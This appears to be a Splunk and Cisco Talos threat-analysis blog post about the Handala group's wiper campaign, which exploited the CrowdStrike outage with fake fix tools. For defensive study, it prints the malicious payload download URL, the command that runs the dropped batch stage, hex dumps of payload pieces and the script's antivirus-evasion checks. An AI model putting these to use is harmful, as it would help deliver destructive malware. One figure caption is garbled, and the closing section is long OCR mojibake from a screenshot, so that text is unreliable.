
## Handala's Wiper: Threat Analysis and Detections

splunk.com/en\_us/blog/security/handalas-wiper-threat-analysis-and-detections.html

#### Security

September 06, 2024

#### | 17 Minute Read



On July 19, 2024, CrowdStrike released configuration updates for its Windows sensor, aiming to enhance security and performance. Unfortunately, this update inadvertently led to widespread downtime, manifesting as Blue Screen of Death (BSOD) on millions of machines <u>worldwide</u>. The BSOD, a critical system error screen, halts all operations, rendering affected systems inoperable until resolved.

This event was subsequently exploited by threat actors to launch malicious campaigns, one in particular looking to deploy destructive wiper payloads to targeted hosts and network systems. Unlike typical cybercrime activities focused on stealing information, these attacks were specifically designed to cause damage.

On July 20, 2024, a malware analysis platform <u>shared</u> a phishing attachment and a destructive wiper payload associated with this campaign. <u>Cisco Talos</u> and <u>others</u> have reported this to be the Handala Hacking Team, which has been active since at least December 2023.

In this blog, <u>Cisco Talos</u> and the <u>Splunk Threat Research Team</u> provide a comprehensive analysis that expands on existing coverage and offers unique insights. We'll cover:

- Handala wiper attribution details
- An overview of Handala Hacking Team
- An in-depth analysis of the campaign's attack chain, including:
  - Mapping each component of the attack chain to <u>MITRE ATT&CK</u> Tactics and Techniques to contextualize the threat within the broader cybersecurity landscape
  - An overview of the simple yet effective batch script obfuscation techniques used by the attacker to evade detection
  - An overview of the unconventional use of no-file-extension files in the Nullsoft Scriptable Install System (NSIS) package, shedding light on lesser-known attack vectors
- Detection strategies using Splunk's out-of-the-box security content, empowering organizations to protect against this wiper malware
- Atomic Red Team simulations for proactive testing and validation of defenses

## Handala Wiper Attribution Details

Although the Handala Hacking Team claimed responsibility for the attacks on July 21, 2024, on their data leak site, there was some overlap with previously observed Handala Hacking Team activity. The group used a Telegram channel as a command and control (C2) server and used AutoIT to inject the wiper payload into a new Windows process.

## **Group Overview**


Active since at least December 18, 2023, Handala Hacking Team is a pro-Palestinian hacktivist group that heavily targets Israeli organizations, including organizations who support or conduct business within Israel since emerging in the threat landscape. Handala refers to the name of a character that was created in 1969 by political cartoonist Naji al-Ali that later became a symbol of identity and defiance of the Palestinian people. The Handala character is used by the hacktivist group across their social media accounts on Telegram, Tox and X. (1) (2) (3)

The Handala Hacking Team is notable for employing a wide range of sophisticated tactics and techniques, including data theft, phishing, extortion, website defacement and destructive attacks leveraging custom wiper malware that targets Windows and Linux environments.

The group also operates a data leak site where data allegedly stolen during attacks is leaked. At least one organization publicly dismissed claims that the <u>Handala Hacking Team attacked them or exfiltrated data from their environment</u>. This indicates the group may be exaggerating claims of attacks, which is commonly observed within the hacktivism landscape.

Handala Hacking Team primarily uses phishing, including SMS, as a means of gaining initial access for their attacks. Within the phishing messages, the hacktivist group masquerades as legitimate organizations offering support or solutions to known issues with malicious links or attachments. The Handala Hacking Team takes advantage of major events and newly disclosed critical vulnerabilities to opportunistically create phishing campaigns using advanced social engineering techniques.

Cisco Talos assesses with moderate confidence that at least one member of the group is fluent in Hebrew due to the well-crafted emails and text messages used within their attacks.



### **Attack Chain Tactics and Techniques**

Figure 3. is manipulation of the second seco

#### Spear Phishing Attachment (T1566.001)

The phishing campaign utilizes a .PDF attachment to deceive users. As depicted in Figure 4, threat actors craft the PDF to entice users by presenting it as a solution to the recent downtime issue. The document contains a link, which, when clicked, purportedly downloads a fix tool to resolve the BSOD problem, but actually, this link directs users to malicious software that wipes the compromised systems. This tactic underscores the social engineering strategies used by threat actors to exploit issues during crisis events.

By examining the PDF's URI object, you can identify the malicious URL link designed to download the fake fix tool or malicious payload.

41 3C 3C 2F-54 79 70 65-2F 41 63 74-69 6F 6E 2F 00000D20: A<</Type/Action/ 00000D30: 53 2F 55 52-49 2F 55 52-49 28 68 74-74 70 73 3A S/URI/URI(https: 00000D40: 2F 2F 6C 69-6E 6B 2E 73-74 6F 72 6A-73 68 61 72 //link.storjshar 00000D50: 65 2E 69 6F-2F 73 2F 6A-76 6B 74 63-73 66 35 79 e.io/s/jvktcsf5y 00000D60: 70 6F 61 6B-35 61 75 63-73 36 66 6E-36 6E 6F 71 poak5aucs6fn6nog 00000D70: 67 67 61 2F-63 72 6F 77-64 73 74 72-69 6B 65 73 gga/crowdstrikes 00000D80: 75 70 70 6F-72 74 2F 75-70 64 61 74-65 2E 7A 69 upport/update.zi 00000D90: 70 3F 64 6F-77 6E 6C 6F-61 64 3D 31-29 20 3E 3E p?download=1) >> 00000DA0:

Figure 4: Malicious URL

#### Command and Scripting Interpreter (T1059)

The phishing campaign leverages a Nullsoft Scriptable Install System (NSIS) installer to help execute malicious payloads. The following is a breakdown of the NSIS installer:

- A user downloads what appears to be a legitimate update file (e.g., update.zip).
- Upon extraction, it produces an executable:- a compiled NSIS installer.
- Initially, the extracted files may appear as meaningless or blob-like data.
- However, the NSIS script controlling the installation process often contains obfuscated commands and payloads.

The NSIS script can be crafted to implement various malicious activities, e.g.:

- Complex evasion techniques to avoid detection
- Multi-stage payload delivery
- Persistent infection strategies
- · Silent installation modes for stealthy compromise
- Customized user interfaces for convincing social engineering tactics

The dual nature of NSIS highlights an ongoing challenge in cybersecurity: distinguishing between legitimate software and malicious payloads. Its plug-in system and web installation capabilities, while beneficial for modular software design and updates, could potentially be misused for malware distribution or command-and-control communication.

1	\$TEMP\Acr	oba	t:															
2	00000000:	CB	E8	6B	21	F8	FF	<b>8</b> B	F8	56	88	CB	E8	61	21	<b>F8</b>	FF	k!Va!
3	00000010:	38	F8	76	ØA	56	88	СВ	E8	55	21	F8	FF	8B	F8	39	72	j.v.VU!9r
4	00000020:	08	76	12	8B	42	04	88	48	04	E8	73	2F	F8	FF	88	55	.vBHs/U
5	-\$TEMP\Ah:																	
6	000000000:	01	00	00	6A	11	8D	4D	DC	E8	F7	ØA	00	00	C6	46	10	jMF.
7	00000010:	01	EB	60	80	7E	10	00	ØF	84	ØC	01	00	00	6A	11	8D	l.~j
8	00000020:	4D	DC	<b>E</b> 8	DD	ØA	00	00	C6	46	10	00	E9	EE	00	00	00	M
9	-STEMP\Arc	hite	ect	s :														
10	00000000:	8D	45	88	50	<b>8</b> B	49	18	C7	45	<b>C4</b>	01	00	00	00	<b>E</b> 8	E7	.E.P.IE
11	00000010:	DA	FD	FF	8D	4D	88	<b>E</b> 8	<b>1B</b>	<b>B1</b>	F8	FF	FF	<b>B6</b>	F4	00	00	M
12	00000020:	00	E8	70	65	FE	FF	88	4F	10	83	65	CØ	00	89	45	88	pe0eE.
13	-\$TEMP\Buy	ers																
14	00000000:	6F	6E	6E	65	63	74	69	6F	6E	57	00	00	ØC	00	57	4E	onnectionWWN
15	00000010:	65	74	43	61	6E	63	65	6C	43	6F	6E	6E	65	63	74	69	etCancelConnecti
16	00000020:	6F	6E	32	57	00	00	24	00	57	4E	65	74	47	65	74	43	on2W\$.WNetGetC
17	-\$TEMP\Car	rol	l:															
18	00000000:	53	65	74	20	57	61	6C	6B	65	72	3D	7A	ØD	ØA	56	68	Set Walker=zVh
19	00000010:	51	54	50	75	6E	63	68	20	52	65	70	72	65	73	65	6E	QTPunch Represen
20	00000020:	74	61	74	69	6F	6E	73	20	53	69	6C	76	65	72	20	50	tations Silver P
21	-\$TEMP\Con	seq		ces														
22	000000000:	05	88	06	89	45	F8	83	7E	04	00	7E	06	8B	46	04	89	E~F
23	00000010:	45	FC	8D	4E	24	BA	80	09	49	00	E8	9A	DD	FF	FF	84	EN\$I
24	00000020:			08	FF	76	24	FF	76	54	FF	D7	8D	45	E4	50	FF	.tv\$.vTE.P.
25	-\$TEMP\Dee																	
26	000000000:														00			.Eu
27	00000010:									00	00	00	C7	45	D8	02	00	EPIE
28	00000020:				D6	FE	FF	FF	8B	45	10	D9	E8	DD	18	E9	E6	E
29	-\$TEMP\Dem																	
30	00000000:																	~.~.~.~}.~.~.
31	00000010:									7F								P.
32	00000020:			72	00	72	00	80	01	80	01	80	01	80	01	80	01	r.r.r.
33	-\$TEMP\Dev																	
34	000000000:																	i[2^]
35	00000010:									56								.U05VW3.V.
36	00000020:		F8	FF	15	70	04	49	00	8B	70	08	89	5E	08	89	5E	] .I}^^
37	-\$TEMP\Fer																	
20	0000000	64	E4	40	70	64	75	PO	00	DC	67	D4	21	00	20	00	66	4 MF 2 - 4 - E

Figure 5: Preview of NSIS Package Files

The NSIS script contains obfuscated or "garbage" code to hinder static analysis and make it challenging to analyze the scripts. It also employs stack-based techniques to initialize variables critical for its operations.

Figure 6 demonstrates how the stack is leveraged to assemble and execute commands that copy the "**Carroll**" file to "**Carroll.cmd**" and subsequently execute it.

cmd /k copy Carroll Carroll.cmd & Carroll.cmd & exit




Figure 6: NSIS Script

#### **Obfuscated Files or Information (T1027)**

The "Carroll" file mentioned above employs a simple yet clever obfuscation technique for Windows Command Shell scripts, making them challenging to analyze at first glance. This method scatters garbage or invalid Windows commands among legitimate batch script instructions. Despite the presence of these invalid commands, the Windows Operating System can still execute the underlying valid script. This approach effectively masks the true functionality of the script while allowing it to run as intended, creating a layer of complexity for analysts attempting to understand its purpose.




Figure 7: Obfuscated Batch Script

#### Time Based Evasion (T1497.003)

The batch script begins by checking for the presence of two antivirus processes—wrsa.exe (Webroot Antivirus Component) and opssvc.exe (Quick Heal Antivirus Component)—using the tasklist command. If these processes are not detected, the script instructs the system to pause execution for approximately 90 to 180 seconds by using the "ping -n" parameter.

The script performs an additional check for the presence of various antivirus processes on the targeted host, including `avastui.exe` (AVAST), `avgui.exe` (AVG), `bdservicehost.exe` (Bitdefender), `nswscsvc.exe` (Norton AV), and `sophoshealth.exe` (Sophos). If these processes are not found, the script creates a directory named `564784` and drops two files within it, which are the Autolt components of this malware.

Figure 8 presents code snippets from the de-obfuscated "Carroll" batch script, showing the purpose of the seemingly random or "garbage" commands shown in Figure 7. The code reveals that the script searches for the string "locatedflatrendsoperating" in a file from Ukraine, followed by concatenating several files designated as `Autolt3.exe` and a `.a3x` file named "L." This reveals how the malware obfuscates its actions and components while preparing for execution.



Figure 8: De-obfuscated Batch Script

Upon investigating the concatenated files, the Splunk Threat Research Team discovered that they consist of executable code segments assembled like a puzzle. This is similar to the .a3x file that contains a malicious compiled Autolt script responsible for loading the final payload, which is the wiper. This multi-component approach serves as an effective defense evasion strategy against Endpoint Detection and Response (EDR) and antivirus (AV) products. By distributing the payload across several files and utilizing obfuscation, the malware can bypass detection mechanisms that monitor NSIS components for potentially harmful executables or embedded modules.


Hiew: Ukraine		Name	Date modified	Туре
C:\Users\Public\temp\CrowdStrike\\$TEMP\Ukraine catedflatrendsoperating	↓FRO 00000000 Hiew 8.32 (c)SEN	Acrobat	7/20/2024 9:31 AM	File
	↑@ ♬▼ #∄ -{o=!;@L=!This program cannot be run in DOS mode.♪	Ah	7/20/2024 9:31 AM	File
−sDÉR\$* R\$		Architects	7/20/2024 9:31 AM	File
		Buyers	7/20/2024 9:31 AM	File
		Carroll	7/20/2024 9:31 AM	File
		Consequences	7/20/2024 9:31 AM	File
		Deeper	7/20/2024 9:31 AM	File
liew: Treating	- 🗆 X	Democracy	7/20/2024 9:31 AM	File
C:\Users\Public\temp\CrowdStrike\\$TEMP\Treating	↓FRO 00000000 Hiew 8.32 (c)SEN	Develops	7/20/2024 9:31 AM	File
bαÖG c╡@0`└▼ÜiôônA±wìÖŗí∖•É∟9&↑∎oπ∎≌01èc≟,»╗i♦3▼0^Pû!i	[D⊑♠≈Ω]≈ÿ,⊤G==={δc=+Å≌a0▼8X pδ=rüτgfΩí8F=17 φs%ε}hE√\$αô•π=τ_A#+å	Ferry	7/20/2024 9:31 AM	File
⊢r«⊈lI+÷°!pa"%cjI•≞{−íTmղð x┤┐σèêΘ% @f⊄√⊥∟τqëüΓ;8(η~♠	'%}@[ <sup>⊥</sup> Å_B?<σ <sup>]</sup> <sup>°</sup> <sup>°</sup> <sup>*</sup> πk¬θ¿ ΓΣ9(~?i <sup>2</sup> fä <sup>⊥</sup> rcb <sup>−</sup> k↔ <sup>1</sup> ¿5ñ¿Φ<æ <del>=</del> ‡[ <sup>⊥</sup> ΔlÜ\!Ö<	🗋 Fu	7/20/2024 9:31 AM	File
	▲ü6\$+] ånQΣ!%%₩√≈x~a¶\$ <sub>T</sub> ≯ε¬ı <sub>Γ</sub> ¢Xτïσ·G <mark></mark> ≯€♥f=M∢/8µ♠∬f!ÖBPco·»)(→&ó d▲∥(§?o→îOe▲ÿ <mark> </mark>  ^S⊥o2¢Üθ≣åf#Å9r8┾ ña⊥n)7±*o <mark>■</mark> ΩkΣN. ⊥"⋕]g;±⇔oó«∟z	Gov	7/20/2024 9:31 AM	File
	iGeïúHK≟ÿIJ-ÖLS®å <sub>II</sub> H}AU3!EA06M; s\$≌<÷z\$±g¼≟ôτkC≝R≞; β╗:!Ñ)π∞τö	Guest	7/20/2024 9:31 AM	File
J <sup>I</sup> BÜ ÇF∰¥k;! <sup>I</sup> ∰ıru: <sup>I</sup> = HI3≈9» <del>m</del> ⊈óö001‼ê∎dòar Mb° l∎täjxI±{æ4	*8εv▲•πrðTìâ¥txH⊳ì!τ∎)980╡²ο,ΣXOg;Mmÿ=ÿÿAñ°FPWW <sup>J</sup> ∞⊄¬∎%Ö=Y§¥ <sup>∐</sup> \$c¦→	Halo	7/20/2024 9:31 AM	File
	≈h <sup>⊥</sup> c <sup>⊥</sup> c ä≞ v <sub>Γ</sub> r⊕¶oo/v <sub>Γ</sub> r⊕¶oo/kC <sup>⊥</sup> R»; μ√%x <sup>⊥</sup> Γ‼·}↔∳ q <sup>∐</sup> U-%Ür(§ <sup>⊥</sup> :	Handle	7/20/2024 9:31 AM	File
	:"װֻטֿױװָאָּאָלָג! )[A%&!פּדיאָםּאָן[אוֹאָעוּאַלאַנּאַאַאָלָג] אַשָּוּ אָרירָפּ¶ססלְדּעייאָא (אוֹ בּקָאָדָערָאָדָע)]ערָיָן אָ AR>בּּטָדוויאַ און און גענייאַ און און גענייאַ	Honda	7/20/2024 9:31 AM	File
<%si⊑@/♠,÷2ղղ@►Ä⊢┣►O%Iä·◀ôw←[ùªN*3p?॑╔é#]([[┓-→ʰM¼՝┛.g	zaD— <sup>L</sup> x∄ùg <mark>o</mark> -«Çw <sup>L</sup> áf=•<‰~↓[P <sub>I</sub> ‰'⊕É╡Ω+‰V*ê <b>⊧∀</b> à√∞!sèò¥ Xw↔?/v┿( <sup>L</sup> n+qπ <sup>L</sup>	Hub	7/20/2024 9:31 AM	File
	Hm~! <sup>#</sup> +Dlê7L♠¼ <sup>™</sup> u=6∦≥@↔ <sup>#</sup> δη_ <sup>±</sup> MÖP¼0ñi <sup>™</sup> a}Coæ <sup>±</sup> Æ≥Ém <del>∓</del> ¥ <sup>±</sup> â9+⊄∫,é-{æè→≡JR	doL	7/20/2024 9:31 AM	File
±10yjη mrg9mb1nφf>k °♥ ≝°)af⊤8uf2kA∞o%≤HΩ¬♥ COFZAF†«¢f F[0kä+voÿ±5=_ =_S∱Xβl(0J =2105J)0.% 8kvó@Ňrlád]JdOKm[+1i]	¢ + e rα§i:‼o r1C) Jáφπ√zôZå r7‼Å Ö+8§∰¥o∩°π∛6≏é-ëÜy/Γ–Ä=-⊤E <sup>Q</sup> #β <sub>1</sub> püa	lut 🗍	7/20/2024 9:31 AM	File
(→Zñ <sup>j</sup> ≗çQC2Zce <b>e</b> 'KoÆ#⊤æ~]−♥ùn~ö⊤I%1 <del>∏</del> F₩ YÄ12 =∩σ+/±°%j8	Κϐ <sup>ϐ</sup> ϭϥϟϙ=X×δ»,β# <sup>®</sup> (Öd7τ!Ο•å <sup>L</sup> i  =1≈"Μ≇ϝ+ùΣ¥u[ò} <sub>ͳ*</sub> +2XO <sup>Ĺ</sup> ¥æη <sup>®</sup> C μw èE5 <sup>1</sup> E} ■≟ạä <sup>L</sup> −1wg≤%971CE <sup>■</sup> Ib <sub>F</sub> K <sup>≟</sup> OY∳Sδ≡w≋"\$*β΄η <sup>2</sup> & <sub>Γ</sub> &°ò+§ϝÇ.zê3şIXÜ['nϝñ"hα	Lasting	7/20/2024 9:31 AM	File
Ö•‼o┘τ╗&πI%\+ÉnÇ∟¶↑τ ≣^WêF╦Ñ+ßz3rFo+v <mark ·╤→▼╝íé¢>╙╬¢┘:	3√===IB# ht=dBnR=yóboπòn→h=st=Vd@d OfLêh» ↓(P d+d=heÑ{ -Lr^r\	Moreover	7/20/2024 9:31 AM	File
	/f✦ I薏!_a-m~í→{2♀e≥%Ö9┖7Ymmb¢l2bFD↑ <f└┿┿p▲gx¥í♀╙↓">∩ k{÷↑~59X└  I);Aä\$♥°©╥♣2¥╨[&gt;&gt;00₩♣«◀?k╡⊓σêàR♣mgUùùçY\$Ö É↔zB= ╟右ªà?FÄ \$╄⊜ Ñ∞jP</f└┿┿p▲gx¥í♀╙↓">	Number	7/20/2024 9:31 AM	File
Er1/ °± <sup>1</sup> )ê=V <b>e</b> ≥↓∜âî√ <b>=</b> 1 <b>=</b> âαδ∥I] <sub>5</sub> HB}Ü <b>=</b> <sup>1</sup> @C/♠ä≈I`≪©Qτ2♀s <sub>Γ</sub> 3	X_w +0~foπ[r\≤o)_20z + V=0=5+o+0-3& + p/Y9 αL/=Abå→≈ko ⊑Ü/2·@pσ=	Often	7/20/2024 9:31 AM	File
(└→öß4≎Ü╥&v (─xoΩ┤τ \#Eᡎt♠∞∎╓╢・O└Y, ŀo♪ır↑•pó (▋┯ŏ ŀ ∎iα¢≡iф(	)ë√îyòτ=┐[♪ƒ.¶Xi¼aaa→╥♥φ┐- ^╓}[`½@#3ñ‡Ä*┻∥Ä√1b~D»/▶i#òê\$Caì♥sÖ&	Recipes	7/20/2024 9:31 AM	File
Cob/o <sup>1</sup> ·\$⊈Ω╦BΣm ♠Kp ⊧P 'éOEɛj#)#╦≡►=R#N∎ L►P∞Tâb 'ëOûvi-≓♥≣£	:mföC= F0KT┌≒πt9à;‼C\$+ xë!ñ <sup>4</sup> ᡬ∿ि€ε↓äíÿ¿ζ∞ ~┮ä+n£≥♥rv→HZ≥Gûn♪ :fr=u+a~d#å◆#Æ=rR}7èÅ>Z1C∥ö∽o ¿Γ+V\ x+x\$ïpIC├¦§!á\æö=ÉePF *3∦	Relative	7/20/2024 9:31 AM	File
-•a; j <sub>i</sub> ¿ciia=.aa   Lyyoj _vu ~k-+wia3Agguu+~weboj ·ew]i2  B_o+α)Ä©Ü0ê+e.√ }r±ı≒ rVî@♥» └+δ └-3; `∎+‰NΓ⊄=I=9D²↓~¥`J¶	til I 2°öEæ≣µHBÜ4≺`âwCw\$GE⇔I <sup>II</sup> A <sub>11</sub> ¬2> ½9nÆ∥♥1δY <sup>I</sup> \$Xat-Wg• <mark>→</mark> ¥ <sup>I</sup> iS~ád	Ripe	7/20/2024 9:31 AM	File
•5ª`H└¬@á:└==▼Jq┘▲▲╣k=é;âgtän-┘ѽbÑ•æL→◀└ &b Ameér;╩NÅ^	.H¼#R@πHφn}>_a&D¢¬\pRì8-è∟=R3ïS♦5≟Jo ù╘¿+╨ui╤▼3dg•V\║ \\╤ê╘[D+╡\$▲	Sept	7/20/2024 9:31 AM	File
/┠♥∥θ\;k ×_`Ni!!!!y↔_÷╡±\$ûKQ¥╩ÿòf6L┐0@@p4 -C1╓!!┐Ga)∞♀╥#■	⊪ÆSD│\$TKF≪41фâ│Ň-B┐ϝ⋸₩=Ͻ┒ΰ♥_₩8≋i╤Ŧ¥Aテμ +∷A∫Σ∙Æ┮α <sup>®</sup> ďz0pKò+;vՉÿ +_[γℝ∭Uôφ╓i-5╬・\$vϝc#0%YϝϤŇ╬/╘v╜t│►┘╟╘%M.om』,~+Sn│b╢LM・6╨∔\$∳vϝ	Str	7/20/2024 9:31 AM	File
A=T ~ SOJ = J♥   * ]TT] L ] [*L1#2=] FT*α>#20 [L0 F#(; : \ 0}1 85 [É^→= σ5>+] σ7+=%âÅ2 [6`{î+E6ù=>0∈ü/=+1 ⇔oAkÉ4[@3,1 =+1]	"-Lyne woogri-Shr,*v rc#warr=Nhr/ -v-Cl== [can.ong ,~TSN D Ln.on_=1}[v] "YÖ> JWH 5\$«J1o6A0s¢+αYo+N= KWh ä→\$+-ù{= β@ê@C~:k_6 rtéÑ%Jb" + [	Treating	7/20/2024 9:31 AM	File
;ÿ VZn=4px±ĴóÖ∎4♥ÄAï ¦! wŃÖ•σAÄßü¦≋à∯Öû_êê≣ΩXY≤⊷úδ┐TQ	'ζό>)-Jul 52«JJo6A0st+αYn+M, KWhla-±_ù(β@@@C,k 6]TéÑXbb + ( ✿↑ΤΥΦΦ+@J∭m*ÂN Eé+∞DPπ Ö6B)≥LE/ - ÉCσ_xat\P#»cL{NoS-b%6å H]	Ukraine	7/20/2024 9:31 AM	File
VO@h <b>_</b> O_N⊤/D\"+%t`d≛b51xGg7kU9\< <del>"</del> o@1#e0 ⊗#6↓\$£"U⊤e#∞?m	1050 +A ¬¬→/•y)π−J−>→I¢+8 k"≎ΩZ200−AB L>8#°+1k1Ω-20>+,⇒=\$◆Iτwv	Viagra	7/20/2024 9:31 AM	File
;=]X=¥U♥∞∞⊤■mla σ?;ų °01,1]γ⁄ΨΦμγ+:``'eçEon‼;DywE‼«e>+OILA î∂√+@@V⊓le=a↑_fbK^=©,‼2ä=t∞å⊨@d@l <b>4</b> -Dv%ïeoëw« <b>∞D</b> cHcå¶	<sup>1</sup> 6h> <sup>μ</sup> ←▼\$≥₩~ <sup>Π</sup> ↑\$\≡ΔίÜໆY( <sup>μ</sup> >GW3 <sub>1</sub> <sup>2∐</sup> Pĕ +&ק +¥1╢1⊤>. :∦r <sup>IJ⊥</sup> ◘û\$mo# <sub>Π'</sub> jα@╬ +μαυ╣→\K¦6Pφaê♠↓♂Ç=>ù䧬^²→οŇö(ηĕ« }≥8LΩ?0∦}¢Θª-&66ε"«-E@@ <sub>■</sub> «²iL	Vision	7/20/2024 9:31 AM	File
(9µ/Và∥τé-Q♥Σ¼àò`╨¼╓h (<►@ä\$£ ■φ÷∎"Å <sub>■</sub> (1VΣæ <sup>J</sup> \$I6=Δ=·¢¢,Y6	- <i>f</i> a, f <b>a</b> <sub>π</sub> I`đ↑£/id‡! q↑&εð) ö4W¥→±♥\$±+ò} ¼qαE²x∩})¢≥ <sub>1</sub> Zì≀∂→ΡΔΓ9	T Wave	7/20/2024 9:31 AM	File
	i0s<・aCÆV!U«ÄçÑ&&ê&ag∥+ªn‰+yM\:++F=ñO5 <sup>II</sup> ♦£ûTû <sup>⊥</sup> _VF⊄α <sub>1</sub> §ßæ»∦F <mark>I</mark> 99~5			
╠к≫@♀═Х╺ГОс▼Ү¿⊜▲їтВr4┼=∩#9qa#♀¤╡╦└/╇!ठ•₩╦â.↓♦Dァ┐≣у≎¶√§ Ҟӄ_иӡи,`.९.७─╨сУ■і_mっぃр╢⊐Ӧ₀Ҟ_схійт Шісс[хсҞин⊩б₀;ітхоіт	032VFΣ ♀(cA┰ðbm┳π φĹ*₩0‼≌X╓lt:&¿ѽҳѻӾӬ%Σ ┐⊁6ïτ╇Ҫ└vA=d§ϝ┘Zwõ∥°( )⊲αéò⊣'⊉HL⊉W└≞)_î ╤Ň∰â öӥîçΩ%└‼፤?└┲"ô┃°♥ö C08┘┨%%ѻҠJ▲μ≤ӥQ§#dk\$			
5≊â?=è↑- μaV¶\$≣Q #OZ&ÂUπá≟g#≈VNL♦ ►?►KCπ2 ∰» ∎*rò╨=π&	u <sup>2</sup> σαεσς singsworks μs. and			
▼Ñ%πó-δ t+→. Y%i¿mπpÄo_ *0Ü⇔çñîö]úä_⊒Jë •■▲▼-▲∰⊷l	.Mp]Δ <sup>1</sup> ∞↔Y¬q ~t<·≻è-÷Rδ <róbéé=•√vr=möt<sup>⊥⊥ @δSÇ≈å8Ö1▼ÑxOHσπ≥2èYì·</róbéé=•√vr=möt<sup>			
¤q∟ <sub>T</sub> h▼+~?Σ√‡‼ó`I∥ëA†HVE≤s╘ <mark>∥</mark> <sub>₩</sub> ₩F]mU <b> </b> fM=ç↑»°ΓSUOké".)\$`è	ŧú−ġβàŋ₿╙n∶dç <mark></mark> ╪◆t△₩Ÿ≁Äe@≥ ↑{ð3 ╠%¥¿ÇE┌╥⁰┙ <sup>Ĭ</sup> Ŏo∟Øo <b>」</b> 9T8^PT₩!! <sup>J</sup> ⇐౽Ç╓╪ iú ;┘ (¨å⋕▼ Ö├αIû₩q <sub>₩</sub> ╪{c╤┺♂⇔∖≈┬mábaY∽!!ü¿Üob░╥━ë®àä%5 <sup>II</sup> ΣO&╤╨IIð 8 <b>I</b> D9			
, φ φ π minute (, φ minute (, φ minute). 1 x0 ve ψ π z ± μ. à ≡ Ω Ω Ω !!	log ↔ y <sup>⊥</sup> [ΩΙοÑ <sup>⊥</sup> ↔ 2\▲y♥· ¢LDH±τ ⊣0«3 <sup>⊥</sup> ∂%+↓x[k <sub>Γ</sub> ♀ <sub>Π</sub> vB <sub>m</sub> <sup>⊥</sup> ↓}wÜf¿âîé∎♪·q,			
-ÿ÷ñ∔cülßäLÆc¦Ñ⊕⊈ [∔c¦≣♀ <sub>"</sub> âv*%,╝@∔⊜rÉ\$k≤FSB α\I9è└╇ViKJ	HeB: → > }.¢U÷ u eg → ≥0 FY V VTD·↔« . "%ΦBn*?2ÅY−Σ>≏@ε♥ÄOhC%ôà Φη =			
n_▶ e9~*#7%=rmu(«Ptn≥≒%#A⇔4=e\−W(99LrP=ÇçRF 0⊑ε{/TlıH 8e ⊳≤môεv╘=0Ñr-{5-√▼ (C{ô⊎î.añi²\$=ü∎Xu`ali6e[/TlıH	%;\$I3‼·f∢(hi+PoäV{I⊫Ω∥÷=ùo-Yveä <sup>m</sup> S©ià'± <del>π</del> 8¶¢¥©T¶©?l←I©Ü8irsu∜T <sub>∰</sub> 'I!aΣ'ç²Bû# }vG4╚≥ñ+¿rn«b╚åφ₿r-√+Q=]=÷σ·°-1à <sup>±</sup> ‼`d6oè <sup>M</sup> Ωy <sub>m</sub> #Æ\$d†`0 <sub>T</sub>			
<u>₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩₩</u>	Suf9&!dΣ%ù≗÷hê²‼XÅÆ∎ZZ'╣ê╣vs╬aê╨\∞NHŇHK²♣⊅J€Γ%]C←\$#Ä>_i‼VtL∞6V╣			
zE♥±≥s {⊖ îäó』X@6⊥OL\$! j]y;ü#{ëΣªLº`·∔#∢v> ━♠`•ëK,∰≈èi	[j=z≈∩ 'M <sub>11</sub> Ψu/ <mark>1 +</mark> @@8sj>C^√∞ <sub>I</sub> r)φ8η4Γ¢ηÖù@²Tå¥}(aY•≤ú]wí£v┯69△hŋ←ε♀			
